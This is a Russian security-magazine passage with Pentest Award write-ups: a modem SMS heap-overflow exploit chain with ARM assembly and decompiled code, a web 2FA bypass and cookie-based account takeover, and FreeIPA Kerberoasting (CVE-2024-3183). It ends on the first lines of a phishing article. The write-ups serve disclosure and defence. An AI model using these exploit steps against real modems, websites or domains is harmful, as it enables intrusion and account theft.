Мы можем записать всего один DWORD, поэтому нужно было найти такое место в коде ОС модема, которое бы передавало управление сразу по адресу, взятому из оперативной памяти. При этом желательно, чтобы код, который будет делать переход, выполнялся безусловно и гарантированно. Такое место нашлось в менеджере процессов ОС.

Менеджер процессов работает со структурой `Thread`. В этой структуре по смещению 0x94 от начала может храниться указатель на функцию, которая будет вызвана, если он не равен нулю.



Таким образом, для исполнения своего кода достаточно записать по смещению 0x94 некоторого процесса указатель на наш ARM-код в памяти кучи с помощью полученного ранее примитива записи.

В итоге мы сможем выполнять произвольный код с максимальными привилегиями, достаточно лишь отправить несколько SMS.


РАЗБЛОКИРУЕМ ПАМЯТЬ

Итак, мы можем исполнить свой код на уровне операционной системы модема. Что дальше? А дальше нужно понять, можно ли закрепиться в ОС, ведь от этого зависит, насколько эта уязвимость действительно критическая.

Фрагмент кода, в котором происходит перехват управления, выполняется в критической секции. В этой части отключены все прерывания. Поэтому такой код нельзя использовать для закрепления в ОС — он должен выполняться как можно быстрее, чтобы не сработал сторожевой таймер. При этом ни одна операция работы с внешними компонентами в этом режиме не доступна (прерывания отключены).

Поэтому для модификации процесса ОС мы решили использовать код, выполняемый в контексте менеджера памяти. Вся секция была отображена в режиме RX (Read/Execute), поэтому перед дальнейшими действиями нужно было как-то обеспечить возможность записи в секцию кода.

Мы узнали, что в MMU модема хранится полная таблица трансляции по логическому адресу 0x00088000. Секция кода и секция данных оказались отображены в режиме **page**, где размер одной страницы равен 0x100000 байт (1 Мбайт). Для этих секций использовалась трансляция 1:1. Это хорошо видно в области данных настройки MMU.



Настройка режима доступа к секциям — нестандартная для архитектуры ARM. Поэтому мы решили просто скопировать настройку доступа из секции данных, которая, как мы уже убедились, отображена в режиме RWX (Read/Write/Execute). После этого мы получили возможность записи в любую секцию кода.

Бонусом к этому мы теперь можем получить карту физической памяти модема. По смещению 0x00089900 начинались свободные логические адреса, на которые гарантированно никто не ссылается в коде, потому что они не были отображены. Но мы же можем сделать их отображенными вручную! Такой подход позволил дополнить уже имеющиеся сведения о карте памяти модема информацией о точном размере доступной оперативной памяти.

ЗАПУСКАЕМ СВОЕ ПРИЛОЖЕНИЕ, БЕЗ РЕГИСТРАЦИИ, НО ЧЕРЕЗ SMS

После того как мы разблокировали секцию кода для записи, оставалось только выбрать подходящий для модификации процесс. Чтобы организовать полудуплексный канал связи с модемом, мы выбрали процесс UTACAT, отвечающий за обработку SMS-сообщений. Именно отвечающую за это функцию мы и изменили в его коде.

```
int __fastcall OperateSMS(int a1, int a2, char *sms_structure_buffer)
{
v32 = a1;
v33 = a2;
v34 = sms_structure_buffer;
v27 = 0;
v4 = (_DWORD *)sub_62EB1E7A(a2);
sub_62CA3460(*(_DWORD *)(v33 + 200), 2u);
sub_62CA3460(*(_DWORD *)(v33 + 200), 0);
v21 = sub_62CA3460(*(_DWORD *)(v33 + 200), 2u);
v5 = sub_62CA3460(*(_DWORD *)(v33 + 200), 0);
result = j_OTAPSmsOperate(sms_structure_buffer);
if ( result )
  return result;
result = sub_62CA8832(*(unsigned __int8 *)(*(_DWORD *)(v33 + 188) + 44));
v8 = result;
if ( !sms_structure_buffer )
  return result;
program memcopy(v4 + 227, sms_structure_buffer, 0xBCu, v7);
v24 = j_Pos__Cat_GPSMngr_handleSUPLsms(v33, (unsigned __int8 *)sms_structure_buffer);
v25[4] = sms_structure_buffer[11];
sms_header = sms_structure_buffer + 12;
((void (__fastcall *)(_BYTE *, char *, int, _BYTE *))memcopy)(v26, sms_structure_buffer + 12, 0x80, v30);
memFill(&sms_data_buffer, 180u);
LOBYTE(sms_data_buffer) = 3;
BYTE1(sms_data_buffer) = sms_structure_buffer[11];
```

Inject code here

Определив место внесения изменений, мы составили список функций, которые работают с файловой системой модема. С их помощью можно обеспечить установку произвольного приложения. Кроме того, были нужны функции, которые дадут возможность работать с памятью модема, потому что большинство функций драйвера файловой системы работает с локальными буферами. В итоговый список вошли:

- функция выделения памяти (`malloc`);
- функция освобождения памяти (`free`);
- функция создания/открытия файла на файловой системе (`createFile`).

У `malloc` и `free` нет специального контекста выполнения. Функция `malloc` принимает на вход только один параметр — размер буфера, который необходимо выделить. Функция `free` — только указатель на буфер, который нужно освободить.

```
int __fastcall j_cat_memalloc(int mem_size)
{
  return cat_memalloc_ext(mem_size);
}
```

```
int __fastcall j_free_0(int HeapBufferPointer)
{
  return free_0(HeapBufferPointer);
}
```

У нас осталась функция работы с файловой системой, она должна была помочь создавать новые файлы или перезаписывать существующий. Такая функция в процессе JVM используется для работы с файловой системой и принимает на вход всего два параметра:

- абсолютный путь к файлу на файловой системе;
- режим работы (0x6C для записи).

```
int __fastcall UTA_OpenFile_func(int FileFullPath, int OpenType)
{
  int v2; // r3
  int v5; // r4
  int v6; // r0
  int FSFilePath; // r0
  int v9[2]; // [sp+4h] [bp-24h] BYREF
  int v10; // [sp+Ch] [bp-1Ch] BYREF
  int v11; // [sp+10h] [bp-18h] BYREF

  if ( !FileFullPath )
  {
    v5 = -5;
    if ( sub_62C10CA0(0, 0xECu) )
    {
      v6 = 391;
LABEL_9:
      v9[0] = v6;
      v9[1] = v5;
      sub_62C11420(0xECu, 3, 9900, (int)v9, 8);
      return v5;
    }
    return v5;
  }
  v5 = sub_62C65FE4(FileFullPath, &v11, (int)&v10, v2);
  if ( v5 )
  {
    if ( sub_62C10CA0(0, 0xECu) )
    {
      v6 = 401;
      goto LABEL_9;
    }
    return v5;
  }
  FSFilePath = getFSPath(FileFullPath);
  return (*(int (__fastcall **)(int, int, int))(v11 + 0x3C))(FSFilePath, OpenType, v10);// sub_62C64B64
}
```

В итоге мы разработали небольшой драйвер на ARM-ассемблере, обеспечивающий работу со всеми описанными функциями через SMS-сообщения. Чтобы можно было отличить наши SMS, мы решили использовать специальное значение 0x6AA677BB в заголовке.

```
LDR R2, =0x6AA677BB// our magic
SUB R4, R2, R4
CMP R4, #0
BNE exit_code
ADDS R1, #4
LDR R2, [R1]
CMP R2, #1
BEQ _malloc_func
CMP R2, #2
BEQ _free_func
CMP R2, #3
BEQ _create_file_func
```

Когда мы применили описанную технику исполнения произвольного кода, нам удалось успешно запустить драйвер в контексте процесса UTACAT. После нам оставалось только создать и запустить с его помощью наше приложение на модеме.

```
[OTAP] Midlets stopped
[OTAP] PS detach success
[OTAP] Starting installation
[OTAP] Try to get http://[redacted]/helloworld.jad ...
[OTAP] Transfer finished.
[OTAP] JAR file download
[OTAP] Try to get http://[redacted]/helloworld.jar ...
[OTAP] Transfer finished.
[OTAP] Installation completed
```

Таким образом, мы собрали full chain PoC эксплуатации переполнения кучи, начиная от посылки первого SMS-сообщения и заканчивая закреплением (установка нашего приложения) на модеме.

ВОЗМОЖНЫЕ РИСКИ

Модем — это важный компонент разных устройств, которые должны оставаться на связи. Среди них как бытовые приборы и привычные гаджеты, так и телекоммуникационные блоки автомобилей, банкоматы, компоненты АСУ ТП.

При разработке конечных устройств производители зачастую не уделяют должного внимания их защите от компрометации модема. А захватив модем, злоумышленник может не только контролировать информационный поток между устройством и внешним миром, но и получить практически неограниченный доступ к наиболее важным компонентам конечного устройства.

Например, при компрометации модема, используемого в электронном блоке автомобиля, злоумышленник может получить удаленный доступ к тормозной системе, рулевому управлению или КПП. А управляя модемом, используемым в АСУ ТП, — вызвать техногенную катастрофу.

Проблему усугубляет то, что при обнаружении серьезной уязвимости в модеме может понадобиться значительное время на обновление всех устройств, в которых он установлен. При этом в каких-то устройствах удаленное обновление может быть вообще не заложено как функция.

Подобную проблему мы наблюдали, например, в одной из систем управления телематическими данными автомобиля. В таких случаях установка обновления требует дополнительных усилий и затрат со стороны производителя конечного устройства для того, чтобы обновить вручную каждый из уязвимых модемов.

ПРОБИВ ВЕБА

Как я обошел 2FA и захватил учетки пользователей

В этой статье я расскажу, как при проведении пентеста вскрыл целый ряд уязвимостей одного веб-сервиса, которые в итоге дали мне доступ к аккаунтам любых пользователей. Я вкратце опишу каждую уязвимость, а затем посмотрим, что надо сделать, чтобы закрыть подобные дыры.

shin0_by

Pentest Award
Этот текст получил первое место на премии Pentest Award 2024 в категории «Пробив web». Это соревнование ежегодно проводится компанией Awillix.


WARNING
Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ПЕРЕЧИСЛЕНИЕ ПОЛЬЗОВАТЕЛЕЙ


- **Уровень опасности:** средний

На сайте, который я тестировал, была возможность зайти в личный кабинет. А на странице входа нашлась возможность перебирать пользователей и смотреть ответ сервера: в случае если пользователь с введенным именем существует, сервер отвечает иначе.

Если указываем существующую учетку, получаем сообщение «Введен неверный пароль» либо «Превышено количество попыток входа с неверным паролем». Если же пользователя с таким логином нет, то в ответе сервера будет сообщение «Ваши данные не найдены в системе. Проверьте правильность указанных данных».



Сообщение для валидного логина



Сообщение для невалидного логина

Я запустил автоматизированный подбор по словарю и нашел некоторое количество валидных логинов.

СПРЕИНГ ПАРОЛЕЙ


- **Уровень опасности:** средний

Дальше я нашел возможность подбирать по словарю пароли найденных пользователей — опять же по ответу сервера на введенные данные. Это атака password spraying. Новые пароли я пробовал каждые 30 минут, так как после каждого следующего неверного ввода учетных данных период блокировки не увеличивался. В итоге удалось подобрать пароли для трех пользователей сервиса.

ОБХОД 2FA


- **Уровень опасности:** критический

Сразу зайти в личный кабинет не удалось из-за того, что сервис проверял второй фактор аутентификации и просил ввести код из SMS.




Страница ввода кода из SMS

Изучив код этой страницы, я нашел интересный параметр — `mode4`. Здесь он имеет значение `sms`.



Параметры GET-запроса страницы ввода кода из SMS

Я перебрал возможные значения этого параметра и нашел несколько таких, при которых нас не перенаправляет обратно на страницу ввода логина и пароля.




Request	Payload	Status code	Error	Timeout	Length	Comment
2951	file	302			1006	
4706	login	302			1018	
6639	profile	200			27829	
2861	fail	200			28239	

Request	Payload	Status code	Error	Timeout	Length	Comment
7082	reg	200			58499	
0		200			31102	
8284	sms	200			31101	
7100	registration	200			30576	

Интересные значения, которые может принять параметр mode4

Здесь интереснее всего значение `mode4=registration`, которое перенаправляет на страницу завершения регистрации в личном кабинете. Там пользователь задает себе логин и пароль, но при этом уже задал и подтвердил номер телефона.



Вид страницы при mode4=registration


Вводим и подтверждаем пароль одного из полученных ранее пользователей, и нам удается зайти в личный кабинет, минуя двухфакторную авторизацию. Также, если изменить логин на этой же странице, он сохраняется измененным.

ПОХИЩЕНИЕ УЧЕТКИ

- **Уровень опасности:** критический

Итак, мы вошли в систему без регистрации и SMS. Но на этом мы, конечно же, исследование не прекратим и продолжим копать.


Мое внимание привлекли cookie на странице смены пароля. Выяснилось, что содержимое страницы не зависит ни от каких значений, кроме `UserStatus`. А это значение перманентно и уникально для каждого пользователя.



Cookie UserStatus

Что будет, если подменить `UserStatus` одного пользователя аналогичным значением другого? Логин и пароль оставим прежними. После отправки запроса приходит ответ, что все прошло успешно. Спокойно извлекаем из него новые cookie, логин, пароль и `UserToken`, но уже для сессии другого юзера — того, чей `UserStatus` использовался. Также приходит редирект обратно на страницу входа. Если бы смена не была успешной, этим параметрам из cookie присваивались бы значения `deleted` и тоже происходил бы редирект.


Теперь можем войти снова — используя новые логин и пароль. Нас опять попытается остановить 2FA, то есть запрос кода из SMS. Но мы уже знаем, что делать в этом случае, и без труда проникаем в личный кабинет пользователя, `UserStatus` которого мы использовали.



Изменение логина и пароля пользователя

Мы не знаем `UserStatus` для других пользователей, но можем попробовать подобрать это значение. Его длина — 40 бит. Это 2^{40} вариантов, то есть около 1,1 триллиона значений. Многовато для перебора!

Но если разобрать любое известное нам значение `UserStatus` побитово, то можно увидеть, из чего оно состоит. Половина каждого байта определяет поле, а вторая половина — значение этого поля.



Побитовый разбор значений cookie UserStatus

Теперь мы можем подбирать значения лишь 20 бит. Число вариантов сокращается до 2^{20}, то есть около 1,05 миллиона возможных значений переменной `UserStatus`.

Результат эксплуатации: несколько захваченных аккаунтов, потенциальная возможность захвата всех пользовательских аккаунтов за чуть более чем миллион запросов.

ВЫВОДЫ

Итак, мы поняли, что есть возможность менять логины и пароли всех пользователей, `UserStatus` которых содержит те же поля, что известные нам. Затем мы можем пройти аутентификацию от имени этих пользователей в обход 2FA. Во время тестирования мне удалось захватить несколько аккаунтов и установить, что можно получить доступ к любой учетной записи чуть более чем за миллион запросов.

Вот что я порекомендовал сделать заказчику, чтобы устранить уязвимости:

- **Перечисление пользователей:** унифицировать ответ сервера при вводе валидных и невалидных учетных данных.
- **Спреинг паролей:** каждый раз увеличивать время блокировки учетных записей после ввода неверных логина и пароля.
- **Байпас 2FA:** после того как пользователь прошел регистрацию, не редиректить его в личный кабинет, а перенаправлять на страницу ввода логина и пароля.
- **Похищение учетных записей:** использовать связку из нескольких параметров, которые уникально идентифицируют пользователя.

KERBEROASTING ДЛЯ FREEIPA

Как я искал доступ к домену, а нашел CVE

Самые веселые баги можно найти там, где их никто не ждал, — например, в популярных решениях управления доступом, таких как FreeIPA. Представь: у нас есть возможность запросить важные данные из системы, казавшейся абсолютно защищенной. Что, если это не просто удача? Забегая вперед, скажу, что она привела меня к нескольким интереснейшим находкам.

Im10n

Pentest Award

Этот текст получил первое место на Pentest Award 2024 в категории «Пробив инфры». Это соревнование ежегодно проводится компанией Awillix.

FreeIPA — это платформа для управления идентификацией и доступом пользователей в сети, которая часто применяется для централизованного контроля прав и аутентификации. По сути, Active Directory, но для Linux.

Когда я в рамках пентеста получил учетную запись из домена на FreeIPA, оказалось, что прав у учетки почти нет. Однако выяснилось, что с помощью утилиты kvno можно запросить тикеты TGS для любого пользователя в домене FreeIPA, хотя обычные инструменты, такие как Impacket, в этом случае не работали. Вспомнив про метод подбора паролей, известный как Kerberoasting, я запустил hashcat, но и в этом случае ничего не вышло — даже при известном пароле для моего пользователя.

Тем не менее возможность получать TGS для любого пользователя домена заинтриговала меня и подтолкнула к дальнейшему исследованию.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ИЩЕМ УЯЗВИМОСТЬ И ПИШЕМ POC


Сначала попробуем поискать, что вообще пишут про это.

Вот, например, Ли Чаголла-Кристенсен пишет, что FreeIPA не позволяет создавать сервисы с паролем, заданным пользователем (в AD это соответствует учетной записи с SPN). Обычные учетные записи не могут использоваться как сервисы Kerberos, что делает невозможным применение атаки Kerberoasting. Это должно обеспечивать высокий уровень безопасности по умолчанию.

Что ж, раз по теме ничего нет, начинаем свое исследование. Я развернул тестовую инфраструктуру и начал изучать MIT Kerberos (который входит в состав FreeIPA). Важно было понять, как он интегрируется с 389 Directory Server — местным аналогом Active Directory.


Мне удалось установить, что при смене пароля пользователя меняется его ключ AES. Однако если у пользователей одинаковые пароли, то ключи будут разные. Значит, все дело в соли (в AD все знают, что это домен плюс имя пользователя).

После долгого исследования исходников (так как документации нигде нет) и просмотра трафика в Wireshark я установил, что для каждого пользователя во время его заведения в домен используется произвольная соль и при получении TGT-билета в первом ответе с ошибкой о необходимости преаутентификации она добавляется в специальное поле. Также ее можно обнаружить при использовании утилиты kinit с локальной переменной `KRB5_TRACE`.



Как видишь, пароль может вообще состоять из произвольных символов, в том числе с пробелами и обратными слешами. Также я обнаружил, что FreeIPA работает только с AES256, что грустно.

Знание всех этих фактов позволило мне написать на Python простой скрипт, который перебирал пароли по захваченному билету и соли.



Билет в данном случае был взят из Wireshark, а соль для конкретного пользователя — из kinit.

Теперь оставалось разобраться с hashcat для ускорения перебора билетов. Анализируя модуль 19700, приходим к некоторым выводам.

19700	Kerberos 5, etype 18, TGS-REP (AES256-CTS-HMAC-SHA1-96)	$krb5tgs$18$user$realm$8efd91bb01cc69dd07e46009$73


Видим, что hashcat берет предоставленный домен, переводит его в верхний регистр и склеивает с именем пользователя, а результирующую строку использует как соль. Значит, необходимо переписать модуль. Измененный модуль выдал заветное cracked на тестовом стенде, а это значит, что можно было вернуться к заказчику.

Также я установил, что такая проблема возникает из-за неправильной реализации модулей для MIT Kerberos, а именно не была реализована функция `check_policy_tgs`, которая как раз и отвечает за контроль над выдачей билетов TGS.

КОМПРОМЕТАЦИЯ ДОМЕНА И ПУТЬ К ЭКСПЛУАТАЦИИ

Используя на тот момент zero day, описанный выше, и список популярных паролей, я восстановил пароль администратора домена и мог наслаждаться полной компрометацией инфраструктуры.

Для эксплуатации уязвимости сначала необходимо получить TGT на любого пользователя домена. На рисунке ниже показан запрос билета TGT для пользователя user через утилиту kinit.




Запрос TGT для user

Далее можно запросить TGS на атакуемого пользователя с помощью утилиты kvno.

Результат запроса TGS-билета для пользователя admin

Благодаря Wireshark можно вытащить TGS в исходном виде.

Далее необходимо получить уникальную соль для пользователя admin. Для этого можно использовать kinit, а как параметр передать имя пользователя, для которого нужно запросить TGS.




Результат запроса kinit для получения соли для аккаунта пользователя

Далее с помощью программы на Python можно перебрать гипотетические пароли для расшифровки захваченного TGS.

ОБЩЕНИЕ С ВЕНДОРОМ


Параллельно я сообщил об уязвимости разработчику FreeIPA, то есть в Red Hat.



В ответ — двухнедельная тишина. Однако потом ответ все же пришел. Параллельно я написал разработчикам MIT Kerberos:

> *Я обнаружил уязвимость, позволяющую запрашивать тикеты TGS (сервиса выдачи тикетов) для доменных пользователей в FreeIPA. Эта уязвимость позволяет получать хеши пользователей, что также известно как Kerberoasting в Microsoft AD. Насколько я понимаю, ограничение на запросы TGS реализовано в LDAP, поэтому эта уязвимость не относится к MIT Kerberos. Это так?*

В ответ мне подробно объяснили, откуда проблема.



> *В базовой версии MIT Kerberos администраторам следует установить флаг `-allow_srv` для пользовательских принципалов. Это подробно описано в dictionary.html и упоминается в database.html. Это, возможно, проблема, что у нас нет возможности «создать пользовательский принципал» с этим флагом по умолчанию, но этот вопрос можно обсудить публично.*
>
> *В интеграциях, таких как FreeIPA и Samba, присутствуют возможности создания пользователей, для которых должен быть установлен флаг `-allow_srv`, если он еще не установлен.*

Я переслал и это письмо в Red Hat, после чего там все же признали баг и к концу июня этого года таки исправили его. Также присвоили ему CVE-2024-3183 и упомянули его в обновлении.

ВЫВОДЫ

В результате из-за банальной ошибки, которая существовала с самого начала разработки FreeIPA, но которую никто не замечал (скорее всего, из-за нестандартной соли), появилась возможность не только получить результат при пентесте, но и раскрутить его до CVE.

А на тестовом стенде я также нашел CVE-2024-3657 (уязвимость в 389-ds-base, приводящая к сбою сервера каталогов) и CVE-2024-1481 (возможность специально сформированным запросом передавать аргументы для kinit), которые тоже относятся к FreeIPA и могут привести к отказу в обслуживании. Но это уже совсем другая история.

ШИШИНГ С ROGUE RDP

Используем встроенные средства Windows для проникновения в сеть


За последний год EDR и XDR значительно повысили уровень защиты от фишинга. Особые трудности доставляет эвристический анализ. Классическая рассылка документов теперь почти не работает. В качестве альтернативы я выбрал Rogue RDP как средство доставки и технику Living Off the Land Binaries — для первичного доступа в сети заказчика.

X0red
mon9man@mail.ru

Pentest Award
Этот текст получил первое место на премии Pentest Award 2024 в категории «Ловись рыбка», посвященной фишингу. Соревнование ежегодно проводится компанией Awillix.

